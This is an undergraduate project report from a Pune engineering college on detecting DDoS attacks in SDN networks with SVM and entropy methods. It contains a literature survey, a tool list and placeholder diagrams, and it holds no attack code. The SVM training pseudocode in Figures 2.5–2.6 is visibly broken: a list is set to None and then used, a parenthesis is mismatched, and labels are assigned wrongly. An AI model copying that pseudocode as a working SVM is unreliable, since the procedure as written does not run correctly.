A Project Phase-I Report

on

"SDN Based DDOS attack detection System"

Submitted to the

Savitribai Phule Pune University

In partial fulfillment for the award of the Degree of

Bachelor of Engineering

in

Information Technology

by

Ankita Kumari Gayatri Basera

(B150228509/4409) (B150228523/4423)

Prachi Dwivedi Varsha Kanwar

(B150228537/4437) (B150228556/4456)

Under the guidance of

Prof. Geeta Patil

Department of Information Technology

Army Institute of Technology

Dighi Hills, Pune-Alandi Road,

Pune 411015.

Semester-VII, 2019-20

CERTIFICATE

This is to certify that the project phase-I report entitled "SDN Based DDOS attack detection System" being submitted by Ankita Kumari (4409 / B150228509), Gayatri Basera(4423/B150228523), Prachi Dwivedi(4437, B150228537) Varsha Kanwar (4456/B150228556)and BE IT) is a record of bonafide work carried out by him under the supervision and guidance of Prof. Geeta Patil in partia fillment of the requirement for **BE (Information Technology Engineering) - 2015 Course** of Savitribai Phule Pune University, Pune in the academic year 2019-2020.

Date: / /2019

Place: Pune

Prof. Geeta Patil
Name of Guide

Dr. Sangeeta Jadhav
Head of the Department

Dr. B. P. Patil
Principal

ACKNOWLEDGMENT

I am highly indebted to my guide Prof. Geeta Patil for her guidance and constant supervision as well as for providing necessary information regarding the project phase-I and also for her support in completing the project report. I would like to express my special gratitude and thanks to Project phase-I Coordinator Prof G. Walunjkar for giving me such attention and time.

This acknowledgment would be incomplete without expressing my thanks to Dr. Sangeeta Jadhav, Head of the Department (Information Technology) for her support during the work.

I would like to extend my heartfelt gratitude to my Principal, Dr.B. P. Patil who provided a lot of valuable support, mostly being behind the veils of college bureaucracy.

I would also like to express my gratitude towards my parents and friends for their kind co-operation and encouragement which help me in completion of this report. My thanks and appreciations also go to my colleague in developing the seminar report and people who have willingly helped me out with their abilities.

(Ankita Kumari & Signature) (Gayatri Basera & Signature)

(Prachi Dwivedi & Signature) (Varsha Kanwar & Signature)

Abstract

The current networking paradigm involves switches, routers and gateways where these networking devices constitute both logical thinking as well as routing of packets. Traditionally the network administrator is responsible for configuring and managing these devices manually and at all times, which makes it a tedious task. With the onset of the Software Defined Network, this task of manually managing the devices reduces to some extent, as it separates the control plane from the data plane. Distributed Denial of Service attack involves a single malicious user controlling different users known as bots to launch an attack against a single entity in the network without even the victim being aware of the attack. DDoS attacks result in direct financial losses along with damage to company reputation and loss of the customerâs trust. As a part of solution to this problem, some algorithms can be used for the detection of DDoS attack i.e. SVM, a machine learning algorithm, PCA and Entropy based Discretization, a Data Mining algorithm. Support Vector Machine takes the rate of incoming packets as the input and classifies them as normal traffic or attack traffic. Whereas Entropy based Discretization monitors the entropy of the network i.e. measure of randomness and if it falls below a threshold value then it is classified as attack traffic. Once the attack is detected by either of the applications, an entry will be made in the log files constantly monitored by network monitoring tools and thus report the incident back to the network administrative team. The network administrator would be provided a monitoring application which would display the details of the attack detected such as the source IP and victim IP etc.

Contents

Contents

List of Figures

Chapter 1

INTRODUCTION TO SDN BASED DDOS ATTACK DETECTION SYSTEM

1.1 Introduction to SDN Based DDoS attack detection System

1.1.1 Introduction to Project

A successful attack will allow intruders to get authorized access to the system resources, but we must prevent attacks. It is important to build security features and techniques to prevent attacks and protect the infrastructure, such as access control, permissions, firewalls, and other secure software and hardware. However, in complex system it is very hard to achieve full protection, as well as manage and maintain such environments. Therefore, it is a cheaper to prevent some attacks and detect the rest and this is the idea of Intrusion Detection System (IDS). The function of IDS is to monitor and analyze events within a computers and network. When attacks happen, we should know about them, and can take technical measures to stop the threat and protect our system. SDN is an emerging architecture that allows network administrators to manage network devices through a separation of data and control functions. It provides centralized control and view of the network. Distributed Denial of Service (DDoS) is the most common attack seen on the Internet . A DDoS attack is a coordinated cyberspace attack that aims to deny services to legitimate users through flooding of useless or malicious traffic.

In the last five years, the size of DDoS attacks has been increasing exponentially, as shown in Figure 1.1. DDoS attacks initially started on a relatively small-scale with estimated attack traffic of 200Mbps . In the early days, such a small attack would be adequate in bringing down a victimâs network.

- In 2007, a continuous DDoS attack with a maximum of 90 Mbps crippled Estoniaâs Internet for almost three weeks and created major damages to the government, banking, and media websites.



Figure 1.1: DDoS Attack Growth in Terms of Size (Mbps) from 2002-2018 [8, 9, 10]

Figure 1.1: DDoS Attack Growth in Terms of Size (Mbps) from 2002-2018

- A year later, the Internet infrastructure of Georgia, a country located at the crossroad of Western Asia and Eastern Europe, was successfully crippled for nearly a month as a result of a 200Mbps DDoS attack.
- In 2013, the whole Internet infrastructure was put to the test, when a DDoS attack with a peak of 300Gbps was launched against a not-for-profit anti-spam organisation, Spamhaus. This particular attack successfully took down the Spamhaus servers and resulted in Internet congestion all over Europe, delaying usersâ accessibility to major websites.
- In 2016, another major DDoS attack, peaking at over 1Tbps using the Mirai Botnet, had resulted in the inaccessibility of many websites among which included some high profile websites like Twitter, Reddit, GitHub,and Airbnb.

Since the severity of DDoS attacks can disrupt many of the individualsâ,

businessesâ, and government organisationsâ daily operations, importance should be given to DDoS attack detection so that these attacks can be mitigated more effectively. However, detecting DDoS attacks is not an easy task.Therefore, it is crucial to develop an understanding of DDoS attack traffic and gaps found in current detection approaches to improve DDoS attack detection.

1.1.2 Motivation behind project topic

Since the DDoS attack traffic can originate from multiple sources and relies on aggregated traffic volume in saturating its victim, the volume of the attack traffic is usually small when being measured at any link other than the aggregation point. A small amount of attack traffic may or may not be unusual enough for it to be detected from the vast majority of normal traffic. As such, it is important to detect the DDoS attack traffic as early as possible so that the impact of the attack on the network can be minimised. The detection system also has to be able to detect the attack traffic closer to its source with minimal false positive and miss detection rates.

1.1.3 Aim and Objective(s) of the work

The aim of this project is to detect DDoS attacks in an SDN-based architecture using an intrusion detection system. An intrusion detection system is one of the solutions which can be used to prevent an intruder from launching a DDoS attack in a protected network. An effective IDS can detect a new DDoS in a short time without human intervention. Intrusion Detection System (IDS) has the availability to locate and identify malicious activity in the network by examining network traffic in real time. It gives administrators visibility and reliability to monitor and control their systems.

These are the types of DDoS attacks which we have considered for the detection purpose through our system.



Figure 1.2: DDoS Types

Chapter 2

Literature Survey

2.1 Related Work

S.no	AUTHOR NAME	TITLE	FINDINGS	PUBLISHER
1.	Irfan Sofi , Amit Mahajan , Vibhakar Mansotra	DDoS attack detection and mitigation using SDN: Methods, Practices, Solutions	In this the work is carried out on the new dataset which contains the modern type of DDoS attacks such as (HTTP flood, SIDDoS). This work incorporates various machine learning techniques for classification: Naïve Bayes, MLP, SVM, Decision trees	Springer, Computer Engineering and Computer Science, 2017
2.	Keisuke Kato, Vitaly Klyuev	Detection of known and unknown DDoS attacks using Artificial Neural Networks	In this , we analyzed large numbers of network packets provided by the Center for Applied Internet Data Analysis and implemented the detection system using a support vector machine with the radial basis function (Gaussian) kernel. The detection system is accurate in detecting DDoS attack.	Elsevier, 2016
3.	Marwane Zekri, Said El Kafhali, Noureddine Aboutabit and Youssef Saadi	Detection of DDoS Attack on SDN Control plane using Hybrid Machine Learning Techniques	Designed a DDoS detection system based on the C.4.5 algorithm to mitigate the DDoS threat. This algorithm, coupled with signature detection techniques, generates a decision tree to perform automatic, effective detection of signatures attacks for DDoS flooding attacks.	International Conference on Smart Systems and Inventive Technology (ICSSIT 2018) IEEE

Figure 2.1: Different works in DDoS attack detection system

Sn.	AUTHOR NAME	TITLE	FINDINGS	PUBLISHER
4.	Mouhammd Alkasassbeh,Ahmad B.A Hassanat, Ghazi Al-Naymat	Advanced Support Vector Machine-(ASVM-) Based Detection for Distributed Denial of Service (DDoS) Attack on Software Defined Networking (SDN)	In this a new dataset is collected because there were no common data sets that contain modern DDoS attacks in different network layers, such as (SIDDoS, HTTP Flood). This work incorporates three well-known classification techniques: Multilayer Perceptron (MLP), Naïve Bayes and Random Forest.	Hindawi Journal of Computer Networks and Communications Volume 2019
5.	Jin Ye,Xiangyang Cheng ,Jian Zhu, Luting Feng, Ling Song	A DDoS Attack Detection Method Based on SVM in Software Defined Network	Here, the SDN environment by mininet and floodlight (Ning et al., 2014) simulation platform is constructed, 6-tuple characteristic values of the switch flow table is extracted, and then DDoS attack model is built by combining the SVM classification algorithms.	Hindawi Security and Communication Networks Volume 2018
6.	Adel Alshamrani, Ankur Chowdhary, Sandeep Pisharody, Duo Lu Dijiang, Huang	A Defense System for Defeating DDoS Attacks in SDN based Networks	Current SDN-based attack detection mechanisms have some limitations. Here they investigate two of those limitations: Misbehavior Attack and New flow Attack. We propose a secure system that periodically collects network statistics from the forwarding elements and apply ML classification algorithms.	MobiWac'17, November 21–25, 2017, Miami, FL, USA 2017 Association for Computing Machinery. ACM

Figure 2.2: Different works in DDoS attack detection system

2.2 DDoS Detection Methods:

- **Statistical Methods** - In this approach the statistical property of the normal and attack traafic can be used. A statistical 6 DDoS Detection in Software Defined Network Chapter 2. Literature Survey model for normal traffic is developed and then a statistical inference test is applied to check if some other instance belongs to this model. If it does not belong to this model then it can be considered as an anomaly. Change Aggregation Trees (CAT) and D-WARD are some methods of DDOS detection that use statistical analysis.
- **Soft Computing Methods** - Soft Computing can be described as a set of optimization and processing techniques which are tolerant to imprecision an uncertainty. Neural Networks, Radial Basis Functions and Genetic algorithms can be used in DDOS detection since they can classify intelligently. Algorithms such as Radial Basis Function (RBF) neural networks can be used to classify the data to normal or attack traffic.
- **Knowledge Based Methods** In this approach , the network status and the events are checked against predefined states, rules or patterns of attack. The general representations of known attacks are formulated to identify actual occurrences of the attack. MULTOPS (Multi Level Tree for Online Packet Statistics) is one of the methods that monitors

the network traffic to detect the DdoS attack.

- **Machine Learning and Data Mining Methods**This approach can be used effectively for proactive detection of DDOS attacks by continuous monitoring of DDOS attacks and legitimate applications. This approach can be tailored especially for DDOS flood attacks. Methods like Cluster analysis can be used. Support Vector Machine (SVM), k-means clustering and k-NN classifier are some of the machine learning techniques that can be used for DDOS detection.



Figure 2.3: DDos Detection Using Entropy

2.3 State of an Art ALgorithms

- **Support Vector Machine** [9]- According to the SVM algorithm

  1. we find the points closest to the line from both the classes.These points are called support vectors. Now, we compute the distance between the line and the support vectors. This distance is called the margin.

  2. Our goal is to maximize the margin. The hyperplane for which the margin is maximum is the optimal hyperplane.

  A Support Vector Machine is a Supervised Algorithm used for classification and regression. From a set of Training Data points, the SVM model represents them in a space, it maps them by categories and divides them by the seperating Hyper-Planes. When new Data Points arrive based on the nature of the point it categorizes the data into the clusters previously formed. Since, SVM maximizes the classification margin the achievable accuracy is very high also using Kernel functions SVM can act as a multi-dimentional nonlinear classifier. Since detection of DDoS is a decision problem, a classifier is a very good approach to do this. Thus, we use Support Vector Machine Classifier on the Flow table entries in the aforementioned Software Defined Network. We will first train the Support Vector machine based on the network scenario and environment. Thus, the SVM will know the exact nature of the flow of traffic in both normal and DDoS scenarios. We will be using the advantages of the OpenFlow protocol to collect flow information and then classifying the traffic into normal or attack traffic.



Figure 2.4: Optimal Hyperplane using the SVM algorithm

- Methodology

```
function PREDICT(features, w, b)
    classification ← sign(dot(features, w)) + b)
    return classification
end function
function TRAIN(Data)
    optimized_sv ← dict()
    for y_i in data do
        for featureset in data[y_i] do
            for feature in featureset do
                all_data.append(feature)                    ▷ all_data is a list
            end for
        end for
    end for
    all_data ← None
    step_size ← [max(all_data) * 0.1]
    b_range_multiple, b_multiple ← 2, 5
    latest_optimum ← max(all_data) * 10
    range_value ← max(all_data) * b_range_multiple
    for step in step_size do
        w ← [latest_optimum, latest_optimum]
        optimized ← False
        while not optimized do
            for b in range(−range_value, range_value, step * b_multiple) do
                for transformation in transforms do
                    w_t ← w * transformation
                    found_option ← True
                    for i in data do
```

Figure 2.5: SVM algo1

```
                found_option ← True
                for i in data do
                    for x_i in data[i] do
                        y_i ← I
                        if not y_i * (dot(w_t, x_i) + b ≥ 1) then
                            found_option ← False
                        end if
                    end for
                end for
                if found_option then
                    normalize(optimized_sv[w_t]) ← [w_t, b]
                end if
            end for
        end for
        if w[0] < 0 then
            optimized ← True
        else
            w ← w − step
        end if
    end while
    norms ← sort(optimized_sv)
    w ← optimized_sv[norms[0]][0]
    b ← optimized_sv[norms[0]][1]
    final_optimum ← optimized_sv[norms[0]][0]
  end for
end function
```

Figure 2.6: SVM algo2

Chapter 3

Problem Statement

3.1 Problem Definition

Websites or systems exposed to high levels of traffic can cause stability problems and result in a network becoming vulnerable to attack. A high-quality network security system can reduce the risk of attack and improve user experience. Software DeďŹned Networking (SDN) is a promising paradigm that allows the programming of the logic behind the networkâs operation with some abstraction level from the underlying networking devices.Â Cyberattacks, especially those based on DDoS, are more and more prevalent, and their impact is greater than ever on the network infrastructure, online services, and digital information assets.Â This includes an IDS that automatically detects several DDoS attacks, and then as an attack is detected, it notiďŹes a Software DeďŹned Networking (SDN) controller.

Chapter 4

Project Requirement Specification

4.1 Hardware Interface

- Linux Machine with ubuntu 16

4.2 Software Interface

- Python 2.7.12 language is used for the traffic generation and Machine learning code.
- Mininet : It is a network emulator which creates a network of virtual hosts, switches, controllers, and links.
- Ubuntu VMs: VM installation is the easiest and most foolproof way of installing Mininet.
- Scapy: This is to create, forge, or decode packets on the network, to capture packets and analyze them, to dissect the packets, etc.
- Pox Controller : used to create SDN architecture.
- Wireshark: It is used for analyzing and visualizing the packet flow in the network.
- Open VSwitch

Chapter 5

Proposed System Architecture

We have considered the following architecture for the working module of the project.



Figure 5.1: System Architecture Diagram of the project

Chapter 6

High Level Design of the project

6.1 Use Case Diagram



Figure 6.1: Use Case Diagram of the project

6.2 Activity Diagram



Figure 6.2: Activity Diagram of the project

6.3 Sequence Diagram



Figure 6.3: Sequence Diagram of the project

6.4 Data Flow Diagram Level 0

